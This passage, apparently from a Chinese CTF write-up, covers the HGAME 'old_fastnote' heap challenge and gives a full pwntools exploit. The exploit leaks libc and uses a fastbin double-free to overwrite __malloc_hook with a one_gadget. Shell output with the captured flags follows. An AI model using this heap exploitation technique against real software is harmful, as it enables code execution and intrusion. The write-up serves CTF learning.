
```
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libexec
libx32
vuln
cat flag
hgame{ea1104c971be1506a471616e7ad660aa9525eb4c}
```

最终flag：

```
hgame{ea1104c971be1506a471616e7ad660aa9525eb4c}
```

WEEK2[old_fastnote]

依然不会，但是去年原题，用去年fastnote的exp就行，根据以下nc的回显将去年exp中的cmd函数改一下，把show函数和delete函数的序号改一下就能打：



exp:

```
from pwn import *
p=remote("106.14.57.14",31062)
#p=process("./fastnote")
libc=ELF("C:\\Users\\86159\\Downloads\\libc-2.23.so")

def cmd(index):
    p.recvuntil("Your choice:")
    p.sendline(str(index))

def add(index,size,content):
    cmd(1)
    p.recvuntil("Index: ")
    p.sendline(str(index))
    p.recvuntil("Size: ")
    p.sendline(str(size))
    p.recvuntil("Content: ")
    p.send(content)

def delete(index):
    cmd(3)
    p.recvuntil("Index: ")
    p.sendline(str(index))

def show(index):
    cmd(2)
    p.recvuntil("Index: ")
```

```
    p.sendline(str(index))

def debug():
    gdb.attach(p)
    pause()

def pwn():
    add(0,0x80,'a')
    add(1,0x60,'b')
    add(2,0x60,'c')
    add(3,0x20,'d')

    delete(0)
    show(0)
    libc_base=u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-0x58-0x10-
libc.sym["__malloc_hook"]
    __malloc_hook=libc_base+libc.sym["__malloc_hook"]
    realloc=libc_base+libc.sym["__libc_realloc"]
    print("libc_base-->"+hex(libc_base))

    one_gadget=[0x45226,0x4527a,0xf03a4,0xf1247]
    for i in range(4):
        one_gadget[i]+=libc_base

    delete(1)
    delete(2)
    delete(1)
    add(4,0x60,p64(__malloc_hook-0x23))
    add(5,0x60,'a')
    add(6,0x60,'b')
    payload=b'\x00'*0xb+p64(one_gadget[3])+p64(realloc+6)
    add(7,0x60,payload)
    #debug()
    cmd(1)
    p.recvuntil("Index: ")
    p.sendline('8')
    p.recvuntil("Size: ")
    #debug()
    p.sendline("0x55")
    p.interactive()
```

```
pwn()
```

```
bin
dev
flag
ld-2.23.so
lib
lib32
lib64
libc-2.23.so
vuln
cat flag
hgame{afd1d4d7d0a44869a31c603bbe0e163b4ad36f5b}
```

最终flag：

```
hgame{afd1d4d7d0a44869a31c603bbe0e163b4ad36f5b}
```